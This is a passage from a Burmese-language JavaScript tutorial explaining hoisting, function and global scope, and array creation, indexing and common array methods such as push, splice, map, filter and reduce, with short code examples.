အရင်သုံးပြီး နောက်မှကြေညာလိုက်တာပါ။ ဒီလိုအခြေအနေမျိုးမှာ JavaScript က ကုဒ်ကို အခုလို ပုံစံ ပြောင်းပြီး အလုပ်လုပ်ပေးသွားမှာပါ။

Pseudocode

```
var a
var b
var r = a + b
a = 1
b = 2
```

ရလဒ်ကတော့ မှန်မှာမဟုတ်ပါဘူး။ ဒါပေမယ့် Hoisting သို့မဟုတ် Lifting လိုပေါ်တဲ့ သဘောသဘာဝအရ ကြေညာချက်ကို အလိုအလျောက် အပေါ်ကိုပို့ပေးလိုက်တာကို သိထားဖိုပါ။ var Keyword ကို သုံးမှပဲ ဒီ သဘောမျိုးနဲ့ အလုပ်လုပ်ပေးပါတယ်။ let တို့ const တို့နဲ့ ကြေညာရင်တော့ ရေးထားတဲ့ အစီအစဉ် အတိုင်းသာ အလုပ်လုပ်သွားမှာပါ။

Function တွေမှာလည်း Hoisting သဘောသဘာဝ ရှိပါတယ်။ ဒါကြောင့် Function ကို အရင်သုံးပြီး နောက်မှ ကြေညာလို့ရပါတယ်။ ဒီလိုပါ –

JavaScript

```
add(1, 2)      // 3

function add(a, b) {
    return a + b
}
```

ဒီကုဒ်ဟာ အလုပ်လုပ်ပါတယ်။ add Function ကို မကြညာရသေးခင်ကတည်းက ယူသုံးထားပေမယ့် JavaScript က အလုပ်လုပ်တဲ့အခါ add Function ကြညာချက်ကို အပေါ်တင်ပေးလိုက်ပြီး အလုပ်လုပ်သွားမှာ မြိုလိုပါ။ ဒါပေမယ့် ဒီလိုဆိုရင်တော့ ရမှာ မဟုတ်ပါဘူး –

JavaScript

```
add(1, 2)      // Error: add is not defined

let add = function(a, b) {
    return a + b
}
```

Function Expression နဲ့ရေးသားပြီး add Variable ထဲမှာ Assign လုပ်လိုက်တာပါ။ အလုပ်မလုပ်ပါဘူး။ ဘာဖြစ်လိုလဲဆိုတော့ let နဲ့ ကြညာထားတဲ့ add ကို JavaScript က Hoist/Lift လုပ်ပြီး တင်ပေးမှာ မဟုတ်တဲ့အတွက် add Function ကို ခေါ်သုံးစဉ်မှာ Function မရှိသေးလို့ Error တက်သွားမှာပဲ ဖြစ်ပါတယ်။

Name Conflict

Function Name တွေဟာ အမည်တူလိုမရဘူး ဆိုတဲ့အချက်ကိုလဲ ဖြည့်စွက်မှတ်သားသင့်ပါတယ်။ ရှိပြီးသား Function ကို နောက်တစ်ခါ ထပ်ကြညာလို့ မရဘူးလို့ ပြောတာပါ။ တစ်ချို့ Language တွေမှာ အမည်တူ ကြညာမိရင် တစ်ခါတဲ့ Error ဖြစ်ပါတယ်။ JavaScript မှာ အမည်တူ ကြညာမိလို့ Error တော့မဖြစ်ပါဘူး။ ဒါပေမယ့် နောက်မှရေးတဲ့ Function ကို အတည်ယူသွားမှာ ဖြစ်လို့ အမည်တူတဲ့ အရင်ရေးထားတဲ့ Function တွေက အလုပ်လုပ်တော့မှာ မဟုတ်ပါဘူး။

Variable Scope

Variable တွေအကြောင်းပြောတုံးက Block Scope Variable အကြောင်းပြောခဲ့ပါတယ်။ Function Scope အကြောင်းလေး ဖြည့်စွက်ပြောဖို့လိုပါသေးတယ်။ အခြေခံအားဖြင့် Function တစ်ခုအတွင်းထဲမှာ ကြေညာထားတဲ့ Variable ကို Function ရဲ့ပြင်ပနဲ့ အခြား Function များက ရယူအသုံးပြုခွင့်မရှိပါဘူး။ Function ထဲမှာ ကြေညာထားတဲ့ Variable ဟာ အဲဒီ Function နဲ့သာ သက်ဆိုင်ပါတယ်။ Function ရဲ့ပြင်ပမှာ ကြေညာထားတဲ့ Variable တွေကိုတော့ Global Variable လိုပေါ်ပါတယ်။ လိုအပ်တဲ့နေရာကနေ ရယူအသုံးပြုနိုင်ပါတယ်။

JavaScript

```
let name = "Alice"

function welcome() {
    console.log(`Welcome ${name}`)
}

function hello() {
    console.log(`Hello ${name}`)
}

welcome()           // Welcome Alice
hello()            // Hello Alice
```

နဲ့မူနာမှာ ကြည့်လိုက်ရင် Function တွေရဲ့ပြင်ပမှာ ကြေညာထားတဲ့ name ကို Function တွေထဲမှာ အသုံးပြုထားတာကို တွေ့ရှိနိုင်ပါတယ်။ ဒီလို Global Variable တွေဟာ အန္တရာယ်တော့ များပါတယ်။ Function တိုင်းက သုံးလို့ရနေတော့ Function တစ်ခုကြောင့် တန်ဖိုးပြောင်းသွားတဲ့အခါ သူ့ကိုသုံးထားတဲ့ အခြား Function မှာ မလိုလားအပ်တဲ့ ပြဿနာတွေ ဖြစ်စေနိုင်ပါတယ်။

JavaScript

```
function welcome() {  
    let name = "Alice"  
    console.log(`Welcome ${name}`)  
}  
  
function hello() {  
    console.log(`Hello ${name}`)  
}  
  
welcome()          // Welcome Alice  
hello()           // Hello
```

ဒီနှစ်မှာတော့ welcome Function ထဲမှာ name ကို ကြညာထားလို ရလဒ်မှန်ကန်တာကို တွေ့ရနိုင် ပါတယ်။ hello Function ကလည်း name ကို အသုံးပြုထားပါတယ်။ ဒါပေမယ့် welcome ထဲမှာ ကြညာထားတဲ့ name ဟာ hello နဲ့ သက်ဆိုင်ခြင်းမရှိတဲ့အတွက် အလုပ်မလုပ်တာကို တွေ့ရမှာပဲ ဖြစ် ပါတယ်။

အခန်း (၁၆) – JavaScript Arrays & Objects

Programming Language တွေမှာပါတဲ့ Object ဆိုတဲ့သဘောသဘာဝကို နားလည်စေဖို့အတွက် ပြင်ပက ရပ်ဝှေ့တွေနဲ့ နှိုင်းယူဉ်ပုံဖော်ကြည့်နိုင်ပါတယ်။ ဥပမာ - ပန်းသီး ဆိုတဲ့ ရပ်ဝှေ့လေး တစ်ခုမှာ ကိုယ်ပိုင် ဂုဏ်သွေးတစ်ချို့ရှိပါတယ်။ အခံအနီရောင်ရှိတယ်။ ချို့ချဉ်တဲ့အရသာရှိတယ်။ ဒါကသက်မဲ့ ရပ်ဝှေ့လေး တစ်ခုပါ။ သက်ရှိဖြစ်တဲ့ ကြောင်လေးတစ်ကောင်ဆိုရင်တော့ အနက်ရောင်အမွှေးအမြှင်၊ မျက်လုံးလေးနှစ်လုံး၊ အမြို့လေးတစ်ချောင်းနဲ့ ခြေထောက်လေးခြောင်း စတဲ့ ပိုင်ဆိုင်မှုဂုဏ်သွေးတွေအပြင်၊ အသံပေးနိုင်တယ်၊ ပြေးလွှားနိုင်တယ်၊ ကြွောက်ခုတ်နိုင်တယ်ဆိုတဲ့ အပြုအမူလေးတွေပါ ရှိသွားပါတယ်။

ပရိုဂရမ် Object တွေဟာလည်း ဒီသဘောပါပဲ။ တစ်ချို့ Object တွေမှာ ကိုယ်ပိုင်ဂုဏ်သွေးတွေ ရှိကြတယ်။ Property လို့ ခေါ်ကြလေ့ ရှိပါတယ်။ တစ်ချို့ကတော့ ကိုယ်ပိုင်ဂုဏ်သွေးတွေအပြင် အပြုအမူလေး တွေပါ ရှိကြတယ်။ Method လို့ ခေါ်ကြလေ့ ရှိပါတယ်။ ဒီလို Property တွေ စုစွဲပါဝင်တဲ့ Object တွေကို ကိုယ်တိုင် တည်ဆောက်ယူလို့ ရရှိင်သလို သက်ဆိုင်ရာ Language က တစ်ခါထဲ ထည့်ပေးထားတဲ့ အသင့်သုံး Standard Object တွေလည်း ရှိနိုင်တယ်။

Array ဟာ JavaScript ရဲ့ Standard Object တစ်ခုဖြစ်ပါတယ်။ သူမှာ သူကိုယ်ပိုင် Property တွေနဲ့ Method တွေ အသင့်ပါဝင်တယ်။ တစ်ချို့ Language တွေမှာတော့ Array ဆိုတာ Data Type တစ်မျိုးဖြစ်ပါတယ်။ ရိုးရိုး Primitive Data Type တွေက တန်ဖိုး တစ်ခုကိုသာ လက်ခံသိမ်းဆည်းပြီး Array ကတော့ တန်ဖိုးတွေကို အတွဲလိုက်စုစုည်းသိမ်းဆည်းနိုင်လို့ Compound Type သို့မဟုတ် Structure Type လို့ ခေါ်ကြပါတယ်။ JavaScript မှာ တော့ Compound Type/Structure Type ဘဘောသဘာဝရှိုး လိုချင်ရင် Object ရဲ့ Property အဖြစ် တန်ဖိုးတွေကို အတွဲလိုက် စုစုည်းသိမ်းဆည်းနိုင်ပါတယ်။ တွေ့ဗေား Language တွေရဲ့ Array Type နဲ့ သဘောသဘာဝ ဆင်တူတဲ့လုပ်ဆောင်ချက်ကို ရရှိစေဖို့အတွက် Array လို့ ခေါ်တဲ့ Standard Object တစ်ခုကို အသင့်ထည့်သွင်းပေးထားတာပါ။

Array တစ်ခုတည်ဆောက်ဖို့အတွက် နည်းလမ်း (၂) မျိုးရှိပါတယ်။ တစ်နည်းက Array Object Constructor ကို အသုံးပြုတဲ့နည်းပါ။

JavaScript

```
let mix = new Array("Bob", 3.14, true)
```

`new` Keyword ကိုသုံးပြီး Object အသစ်တွေတည်ဆောက်ရပါတယ်။ `Array()` လိုခေါ်တဲ့ Standard Object Constructor ကိုသုံးပြီး တည်ဆောက်စေလိုက်တာ ဖြစ်တဲ့အတွက် `mix` ဟာ Array Object တစ်ခုဖြစ်သွားပါပြီ။ ဒီလို တည်ဆောက်စဉ်မှာ တန်ဖိုးတွေကိုလည်း တစ်ခါဝါ အသုံးပြုပြီး တန်းစီပေးလိုက်တဲ့အတွက် `mix` Array ထဲမှာ Bob ဆိုတဲ့ String တန်ဖိုးတစ်ခု၊ 3.14 ဆိုတဲ့ Number တန်ဖိုးတစ်ခုနဲ့ true ဆိုတဲ့ Boolean တန်ဖိုးတစ်ခု၊ စုစုပေါင်း တန်ဖိုးသုံးခုကို အတွဲလိုက် ထည့်သွင်းပေးထားမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုပုံစံမျိုးပါ –

0	1	2
Bob	3.14	true

ထည့်သွင်းလိုက်တဲ့ တန်ဖိုးတိုင်းမှာ ကိုယ်ပိုင် Index အညွှန်းကိုယ်စီလည်း ရှိသွားမှာဖြစ်ပါတယ်။ Index အညွှန်းတွေဟာ အမြဲတမ်း 0 ကစတဲ့အတွက် Index 0 မှာ Bob ဆိုတဲ့တန်ဖိုးရှိနေမှာဖြစ်ပြီး Index 1 မှာ 3.12 ဆိုတဲ့တန်ဖိုး ရှိနေမှာ ဖြစ်ပါတယ်။ Index 2 မှာတော့ true ဆိုတဲ့တန်ဖိုး ရှိနေမှာပါ။

Array တည်ဆောက်နည်း နောက်တစ်နည်းကတော့ လေးထောင်ကွင်း အဖွင့်အပိတ်ကို အသုံးပြုခြင်းဖြစ်ပါတယ်။ Single Quote / Double Quote အဖွင့်အပိတ်တွေကို String တည်ဆောက်ပေးနိုင်တဲ့ String Literal လိုခေါ်ပြီး လေးထောင့်ကွင်း အဖွင့်အပိတ်ကိုတော့ Array တွေတည်ဆောက်ပေးနိုင်တဲ့ Array Literal လို ခေါ်ပါတယ်။

JavaScript

```
let mix = [ "Bob", 3.14, true ]
```

ဒီနည်းနဲ့ တန်ဖိုး (၃) ခဲ့ အတွဲလိုက်ပါဝင်တဲ့ mix Array တစ်ခု ရသွားပါတယ်။ အကယ်၍ Array အလွတ် ကို တည်ဆောက်လိုရင် လေးထောင့်ကွင်းအဖွင့်နဲ့ အပိတ်ကို အလွတ်အတိုင်း ပေးလိုက်ယုံပါပဲ။ စောစော ကပြောတဲ့ Array Object Constructor ကိုအသုံးပြုတဲ့နည်းထက် ဒီ Array Literal ကိုသုံးရတဲ့နည်းကို ပို အသုံးများပါတယ်။ ရေးရတဲ့ကုဒ် ကျစ်လစ်တို့တောင်းလိုပါ။

JavaScript Array တွေမှာ ထည့်သွင်းသိမ်းဆည်းနိုင်တဲ့ Data Type ကနဲ့သတ်ချက်မရှိပါဘူး။ နှစ်သက်ရာ အမျိုးအစားကို တွဲဖက်သိမ်းဆည်းနိုင်ပါတယ်။ ပြီးတော့ အရေအတွက်ပုံးသောလည်း မရှိပါဘူး။ (၅) ခုပဲ ထည့်လို့ရမယ်၊ (၁၀) ခုပဲ ထည့်လို့ရမယ်ဆိုတာမျိုး မရှိဘဲ၊ လိုအပ်သလောက် ထပ်တိုးထည့်သွင်းသွားလို့ ရ နိုင်ပါတယ်။ တစ်ချို့ Statically Typed Language တွေမှာဆိုရင်တော့ သိမ်းဆည်းလို့ရတဲ့ Data Type ကို ကြိုတင်ကြညာပေးဖို့ လိုနိုင်ပြီး ကြိုတင်ကြညာထားတဲ့ အမျိုးအစားကလွှဲရင် တာခြား အမျိုးအစားတွေ ကိုလက်ခံထည့်သွင်းပေးမှာ မဟုတ်ပါဘူး။ ပြီးတော့ ပါဝင်မယ့် အရေအတွက်ကို လည်းကြိုတင်ကြညာပေးထားဖို့လိုအပ်နိုင်ပါတယ်။ ဥပမာ –

Pseudocode

```
let nums [i32, 5] = [ 1, 2, 3, 4, 5 ];
let mix [str, f32, bool] = [ "Bob", 3.14, true ];
```

ပထမတစ်ကြောင်းက i32 အမျိုးအစား ကိန်းဂဏ်းတွေသိမ်းမယ်၊ (၅) ခုသိမ်းမယ်လို့ ကြညာလိုက်တာ ပါ။ ဒါပေါ်ကြောင့် (၅) ခုအတိအကျသိမ်းပေးရမှာဖြစ်သလို သိမ်းလို့ရမယ့်အမျိုးအစားကလည်း 32-bit Integer တစ်မျိုးတဲ့ပဲ သိမ်းလို့ရမှာပါ။ နောက်တစ်ကြောင်းမှာတော့ String, 32-bit Float နဲ့ Boolean စုစုပေါင်း သုံးခုသိမ်းမယ်လို့ သတ်မှတ်ထားတဲ့အတွက် သတ်မှတ်ထားတဲ့အတိုင်း အတိအကျသိမ်းပေးရမှာ ပါ။ တာခြား အမျိုးအစားတွေ သိမ်းလို့ရမှာ မဟုတ်ပါဘူး။ ဒါက တစ်ချို့ Statically Typed Language မှာ ဖြစ်နိုင်တာကို ပြောတာပါ။ JavaScript မှာတော့ အဲဒီလို ကန့်သတ်ချက်မျိုးတွေ မရှိပါဘူး။

Array တစ်ခုထဲမှာ ထည့်သွင်းထားတဲ့ တန်ဖိုးတွေကို လိုအပ်တဲ့အခါ Index အညွှန်းနံပါတ်ကိုသုံးပြီး ပြန်လည်ရယူ အသုံးပြုနိုင်ပါတယ်။

JavaScript

```
let mix = [ "Bob", 3.14, true ]  
  

let name = mix[0]      // Bob  

let num = mix[1]       // 3.14  

let out = mix[3]       // undefined
```

နမူနာမှာ mix Array နောက်က လေးထောင့်ကွင်းအတွင်းမှာ Index နံပါတ်ကိုပေးပြီး Array ထဲက လိုချင်တဲ့ တန်ဖိုးကို ရယူထားပါတယ်။ မရှိတဲ့ တန်ဖိုးကို ယူဖို့ကြိုးစားတဲ့ အခါမှာတော့ undefined ကို ရရှိတာ တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

တန်ဖိုးတွေပြင်လိုရင်ပဲဖြစ်ဖြစ်၊ ထပ်မထည့်သွင်းလိုရင်ပဲဖြစ်ဖြစ် နှစ်သက်ရာ Index နံပါတ်ပေးပြီး ထည့်လို ရပါတယ်။ ဒီလိုပါ -

JavaScript

```
let mix = [ "Bob", 3.14, true ]  
  

mix[0] = "Alice"  

mix[4] = 5
```

မူလကြညာစဉ်က တန်ဖိုး (၃) ခဲ့ပါပြီး နောက်မှ Index 4 မှာ တန်ဖိုးတစ်ခုကို ထပ်ထည့်ထားတာပါ။ ရလဒ်က အခုလိုပုံစံ ဖြစ်မှာပါ။

0	1	2	3	4
Alice	3.14	true		5

မူလတန်ဖိုး (၃) ခုတို့ဟာ Index 0, 1, 2 တို့မှာ အသီးသီးရှိနေပါတယ်။ Index 0 တန်ဖိုးကတော့ နောက်မှ ပြောင်းပေးလိုက်လို့ ပြောင်းနေပါပြီ။ Index 3 က ဘာတန်ဖိုးမှ မရှိသေးတဲ့ အခန်းလွတ်တစ်ခုအနေနဲ့ ဝင်ရောက်သွားတာကို သတိပြုဖို့လိုပါလိမ့်မယ်။ 0, 1, 2 ပြီးရင် 3 လာရမှာဖြစ်ပေမယ့် တစ်ဆင့်ကျဉ်ပြီး 4 မှာ တန်ဖိုးသစ်တစ်ခု ထည့်လိုက်မိလိုပါ။

Array တိုင်းမှာ သူကိုယ်ပိုင်အနေနဲ့ length Property ရှိပါတယ်။ အဲဒီ length Property ရဲ့တန်ဖိုးအနေနဲ့ Array ရဲ့ Size ရှိနေမှာဖြစ်ပါတယ်။ အသုံးဝင်ပါတယ်။ Array Object အပါအဝင် Object တွေရဲ့ Property တွေ Method တွေကို အသုံးပြုလိုတဲ့အခါ သက်ဆိုင်ရာ Object ပေါ်မှာ Dot Operator ကိုသုံးပြီး ရယူအသုံးပြုနိုင်ပါတယ်။

JavaScript

```
let fruits = [ "Apple", "Orange" ]  
  
fruits.length // 2  
fruits[2] = "Mango"  
fruits.length // 3  
fruits[fruits.length - 1] // Mango
```

မူလ fruits Array မှာ Index နှစ်ခုရှိတဲ့အတွက် သူရဲ့ length တန်ဖိုး 2 ဖြစ်နေပြီး၊ နောက်ထပ် Index တစ်ခုထပ်တိုးလိုက်တဲ့အခါ length တန်ဖိုး 3 ဖြစ်သွားတာကို တွေ့မြင်ရခြင်းဖြစ်ပါတယ်။ ပြီးတဲ့အခါ length ရဲ့လက်ရှိတန်ဖိုး ဖြစ်နေချိန်မှာ length - 1 နဲ့ fruits Array ရဲ့ Index ကို ထောက်လိုက်တဲ့အခါ fruits[2] ကို ထောက်လိုက်သကဲ့သို့ ဖြစ်တဲ့အတွက် fruits Array ရဲ့ လက်ရှိ Index 2 မှာ ရှိနေတဲ့ တန်ဖိုးကို ပြန်ရတာကိုလည်း တွေ့ရပါလိမ့်မယ်။ ဒီနည်းကို Array ရဲ့နောက်ဆုံးတန်ဖိုးယူဖို့ သုံးကြလေ့ ရှိပါတယ်။

Array တစ်ခုထဲမှာ ရှိုးရှိုး String, Number စတဲ့ တန်ဖိုးတွေသာမက တခြား Array တွေလည်း ရှိနိုင်ပါသေးတယ်။ ဒီလိုပါ –

JavaScript

```
let mix = [ [123, 456, 789], ['Ant', 'Cat', 'Dog'] ]
```

ပင်မ mix Array ဟာ Index နှစ်ခုရှိတဲ့ Array တစ်ခုဖြစ်ပြီး သူထဲမှာ နောက်ထပ် Array တွေထပ်ရှိနေတာပါ။ ဖွဲ့စည်းပုံက အခုလို ဖြစ်ပါလိမ့်မယ်။

0	1	
0	1	2
123	456	789
Ant	Cat	Dog

ဒီလိုထပ်ဆင့်ရှုနေတဲ့ Array တဲ့ကတန်ဖိုးတွေကိုလည်း လိုသလို ရယူပြင်ဆင်လိုရပါတယ်။ Index အညွှန်းကိုသာ ထပ်ဆင့်မှန်အောင်ပေးဖို့ လိုတာပါ။

```
let nums = mix[0]           // [ 123, 456, 789 ]
let animals = mix[1]         // [ 'Ant', 'Cat', 'Dog' ]
let x = mix[0][1]           // 456
let rambo = mix[1][2]        // Dog
```

Array Methods

Array Data တွေကို စီမံဖို့အတွက် အသုံးဝင်တဲ့ Default Method တွေ ရှိပါတယ်။ Array တစ်ခု တည်ဆောက်လိုက်တာနဲ့ အဲဒီ Method တွေကို Array ပေါ်မှာ အသင့်သုံးလိုရသွားမှာပါ။ အတွဲလိုက်မှတ်သားသင့်တဲ့ Method (င) ခုကတော့ push(), pop(), shift() နဲ့ unshift() တို့ပဲ ဖြစ်ပါတယ်။

- **push()** Method ကို Array ရဲနောက်ဆုံးကနေ Index တစ်ခုတိုးဖို့အတွက် သုံးနိုင်ပါတယ်။
- **pop()** Method ကိုတော့ Array ရဲနောက်ဆုံး Index ကို ဖယ်ထုတ်ဖို့သုံးနိုင်ပါတယ်။
- **shift()** Method ကိုတော့ Array ရဲရှုဆုံး Index ကိုဖယ်ထုတ်ဖို့ သုံးပါတယ်။
- **unshift()** Method ကိုတော့ Array ရဲရှုဆုံးမှာ Index တစ်ခုတိုးဖို့ သုံးနိုင်ပါတယ်။

```
let animals = ["Dog", "Cat", "Bird"]

animals.push("Cow") // animals → ["Dog", "Cat", "Bird", "Cow"]
animals.pop()       // animals → ["Dog", "Cat", "Bird"]
animals.shift()     // animals → ["Cat", "Bird"]
animals.unshift("Ant") // animals → ["Ant", "Cat", "Bird"]
```

`push()` အတွက် နောက်ဆုံးမှာ ထပ်တိုးလိုတဲ့ တန်ဖိုးကို Argument အနေနဲ့ ပေးရပါတယ်။ `unshift()` အတွက်လည်း ရွှေဆုံးမှာ ထပ်တိုးလိုတဲ့ တန်ဖိုးကို ပေးရပါတယ်။ `pop()` နဲ့ `shift()` အတွက်တော့ Argument တွေ မလိုအပ်ပါဘူး။ နောက်ထပ်မှတ်သားသင့်တဲ့ အတွဲအဖက် ကတော့ `indexOf()` နဲ့ `splice()` ဖြစ်ပါတယ်။ `indexOf()` နဲ့ Index တန်ဖိုးကို ရှာနိုင်ပြီး၊ `splice()` နဲ့ မလိုချင်တဲ့ Index ကို ဖယ်ထုတ်နိုင်ပါတယ်။

JavaScript

```
let fruits = ["Apple", "Orange", "Mango", "Banana"]

fruits.indexOf("Mango")      // 2
fruits.splice(2, 1)         // fruits → ["Apple", "Orange", "Banana"]
```

Index (၄) ခုပါတဲ့ `fruits` Array ကနေ `indexOf()` နဲ့ Mango ကိုရှာလိုက်တဲ့အခါ Index 2 ဖြစ်ကြောင်းသိရပါတယ်။ `splice()` ကိုသုံးပြီး Index 2 ကိုဖျက်ခိုင်းလိုက်တဲ့အတွက် မူလ `fruits` Array မှာ Index (၃) ခုပဲကျန်တော့တာကို တွေ့ရခြင်း ဖြစ်ပါတယ်။ `splice()` အတွက် Argument နှစ် ခုပေးရပါတယ်။ ပထမ Argument က Index ဖြစ်ပြီး ဒုတိယ Argument ကတော့ အရေအတွက် ဖြစ်ပါတယ်။ အရေအတွက်မှာ 1 ကို ပေးလို တစ်ခုဖျက်ပေးတာပါ။ ဖျက်လိုတဲ့အရေအတွက်ကို လိုသလို ပေးနိုင်ပါတယ်။

နောက်ထပ်အသုံးဝင်တဲ့ Array Method ကတော့ `join()` ဖြစ်ပါတယ်။ Array Index တွေကို တစ်ဆက်ထဲ တစ်တွဲထဲ ဖြစ်သွားအောင် တွဲဆက်ပြီး String အနေနဲ့ ရလဒ်ကို ပြန်ပေးနိုင်တဲ့ လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။

```
let fruits = ["Apple", "Orange", "Mango"]

let result = fruits.join(", ")      // result → Apple,Orange,Mango
```

`join()` Method အတွက် Argument အနေနဲ့ တွဲဆက်ရာမှာ ကြေားခံထားပေးစေလိုတဲ့ တန်ဖိုးကို ပေးနိုင်ပါတယ်။ နမူနာမှာ Comma တစ်ခုကို ပေးခဲ့လို Comma ခံပြီးတွဲဆက်ပေးသွားတာပါ။ ဘာမှမပေးရင်လည်း ရပါတယ်။ ကြေားခံမထားတော့ဘဲ အကုန်လုံးကို တွဲဆက်ပေးသွားမှာပဲ ဖြစ်ပါတယ်။

ဒီနေရာမှာ တစ်ခုသတိပြုဖို့လိုပါတယ်။ တစ်ချို့ Method က မူလ Array ရဲ့ တန်ဖိုးတွေကို ပြုပြင်လိုက်တာ ဖြစ်ပြီး။ တစ်ချို့ Method တွေက မူလ Array ရဲ့ တန်ဖိုးကို ပြောင်းလဲစေခြင်းမရှိဘဲ ရလဒ်ကို ပြန်ပေးတာ ဖြစ်ပါတယ်။ `push()`, `pop()`, `shift()`, `unshift()`, `splice()` စတဲ့ Method တွေက မူလ Array တန်ဖိုးတွေကို ပြုပြင် ပြောင်းလဲသွားစေတဲ့ Method တွေပါ။ `join()` ကတော့ မူလ Array တန်ဖိုးတွေကို မပြောင်းပါဘူး။ ရလာတဲ့ ရလဒ်ကိုသာ ပြန်ပေးတာပါ။ ဒါကြောင့်လည်း နမူနာမှာ ရလဒ်ကို Variable တစ်ခုမှာ Assign လုပ်ပြထားတာပါ။ ဒီလိုမတူကွဲပြားတဲ့သဘောသဘာဝလေးက အရေးကြီးပါ တယ်။ ဂရုပြုမှတ်သားသင့်ပါတယ်။

ထပ်မံမှတ်သားသင့်တဲ့ အသုံးဝင်တဲ့ Array Method တွေကတော့ `map()`, `filter()` နဲ့ `reduce()` တို့ဖြစ်ပါတယ်။

- **`map()`** Method အတွက် Argument အနေနဲ့ Function Expression တစ်ခုပေးရပါတယ်။ ပေးလိုက်တဲ့ Function Expression ကို Array Item အားလုံးပေါ်မှာ အလုပ်လုပ်ပြီး နောက်ဆုံး ရလာတဲ့ရလဒ်ကို Array အနေနဲ့ ပြန်ပေးမှာပါ။ Array ထဲကတန်ဖိုးတွေကို တစ်ခုချင်းလိုသလို ပြုပြင်ရယူဖို့ အသုံးဝင်ပါတယ်။
- **`filter()`** Method အတွက်လည်း Function Expression တစ်ခုကို Argument အနေနဲ့ပေးရပါတယ်။ Array ထဲက လိုချင်တဲ့ Item တွေကို ရွေးယူချင်ရင် အသုံးဝင်ပါတယ်။
- **`reduce()`** Method အတွက်လည်း Function Expression တစ်ခုကို ပေးရတာပါပဲ။ သူကတော့ Array Item အားလုံးပေါ်မှာအလုပ်လုပ်ပြီး နောက်ဆုံးရလဒ်တန်ဖိုးတစ်ခုကို ပြန်ပေးပါတယ်။ ဥပမာ - Array ထဲမှုရှိသမှု တန်ဖိုးအားလုံးကို ပေါင်းလိုက်ပြီး ပေါင်းခြင်းရလဒ်ကို ပြန်ပေးတာမျိုးပါ။

ဒီ Method တွေဟာ တော်တော်လေးအသုံးဝင်တဲ့ Method တွေပါ။ လက်တွေ့ပရောဂျက်တွေမှာလည်း အသုံးများကြပါတယ်။ မူလ Array တန်ဖိုးတွေကို ထိနိုက်ပြောင်းလဲစေခြင်း မရှိဘဲ ရလဒ်ကို သီးခြားအနေနဲ့ ပြန်ပေးတဲ့ Method တွေပါ။

JavaScript

```
let nums = [1, 2, 3, 4, 5]

let result = nums.map(function(n) {
    return n + 1
})

// result → [2, 3, 4, 5, 6]
```

Array မှာ Index (၅) ခုရှိပြီး ပေးလိုက်တဲ့ Function Expression က (၅) ခုလုံးပေါ်မှာ တစ်ခုပြီးတစ်ခု အလုပ်လုပ်သွားမှာပါ။ Function Expression ရဲ့ Parameter ဖြစ်တဲ့ n ဟာ လက်ရှိအလုပ်လုပ်နေတဲ့ တန်ဖိုးဖြစ်ပါတယ်။ အဲဒီတန်ဖိုးကို 1 နဲ့ပေါင်းပြီး ပြန်ပေးထားလို့ Array ထဲမှာ ရှိသမျှ တန်ဖိုးအားလုံးကို 1 တိုးလိုက်တဲ့ လုပ်ဆောင်ချက်ကို ရရှိစေပါတယ်။

JavaScript

```
let nums = [1, 2, 3, 4, 5]

let result = nums.filter(function(n) {
    return n % 2
})

// result → [1, 3, 5]
```

filter() ရဲ့ထူးခြားချက်ကတော့ map() လို့ Item အားလုံးကို ပြန်ပေးတာ မဟုတ်တော့ဘဲ return true ဖြစ်တဲ့ Item တွေကိုပဲ ပြန်ပေးတာပါ။ နမူနာအရ % သက်တကိုသုံးပြီး လက်ရှိတန်ဖိုးကို 2 နဲ့စားပြီး အကြွင်းရှာထားပါတယ်။ စာလို့ပြတ်ရင် 0 မို့လို့ false ပါ။ စားလို့မပြတ်ရင်တော့ အကြွင်းတန်ဖိုးတစ်ခု ရမှာမို့လို့ true ပါ။ 2 နဲ့စားလို့ မပြတ်တဲ့ တန်ဖိုးဆိုရင် return true ဖြစ်မှာမို့လို့ ရလဒ်အနေနဲ့ 2 နဲ့စားလို့ မပြတ်တဲ့ မဂ်ကန်းတွေချည်းပဲ ပြန်ရတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ စုံကဗာက်းတွေ လို့ချင်ရင် ဓမ္မယ်ပါတယ်။ NOT Operator ကိုသုံးလိုက်ယုံပါပဲ။ ဒီလိုပါ -

JavaScript

```
let nums = [1, 2, 3, 4, 5]

let result = nums.filter(function(n) {
    return !(n % 2)
})

// result → [2, 4]
```

ဒီနေရာမှာ အတိကောက် Function Expression တွေသုံးရင် အများကြီး ပိုဂုင်းပြီး တိုဘောင်းကျစ်လစ်သွားမှာပါ။ ဒီလိုပါ -

JavaScript

```
let nums = [1, 2, 3, 4, 5]

let result = nums.map(n => n + 1)      // result → [2, 3, 4, 5, 6]
let odd = nums.filter(n => n % 2)       // odd → [1, 3, 5]
```

တစ်ကြောင်းထဲနဲ့ လိုချင်တဲ့ရလဒ်ကို ရသွားတာပါ။ ရှိုးရိုး Function နဲ့ အတူတူပါပဲ။ `function`, `()`, `{}` နဲ့ `return` တိုကိုဖယ်ထုတ်လိုက်ပြီး `=>` လေးထည့်ပေးလိုက်တာပါပဲ။ ဒီလုပ်ဆောင်ချက်တွေကို တဲ့ပြီးသုံးမယ်ဆိုရင်လည်း အခုလို သုံးနိုင်ပါတယ်။

```
let nums = [1, 2, 3, 4, 5]
let result = nums.map(n => n + 2).filter(n => n % 2)

// result → [3, 5, 7]
```

JavaScript Object Method တွေရဲ့ ထူးခြားချက်က အခုလို အတဲ့လိုက် ဆက်ပြီး သုံးလိုရခြင်း ဖြစ်ပါတယ်။ Method Chaining လိုခေါ်ပါတယ်။ ဒီနေရာမှာ သတိပြုရမှာက `map()` ဟာ `nums` Array ပေါ်မှာ အလုပ်လုပ်သွားတာပါ။ `filter()` ကတော့ `map()` ကပြန်ပေးတဲ့ ရလဒ် Array ပေါ်မှာ အလုပ်လုပ်သွားတာပါ။ `nums` ပေါ်မှာ အလုပ်လုပ်တာ မဟုတ်ပါဘူး။

`nums.map() → [Array].filter() → [Array]`

ဒါလေးကို ကွဲကွဲပြားပြားမြင်မှ အလုပ်လုပ်ပုံကို ပုံဖော်ကြည့်နိုင်မှာပါ။ နောက်ဆုံးတစ်ခုကျိုးနေတဲ့ reduce() ကိုတော့ အခုလို အသုံးပြုနိုင်ပါတယ်။

JavaScript

```
let nums = [2, 3, 4, 5, 6]

let result = nums.reduce(function(a, n) {
    return a + n
})

// result → 20
```

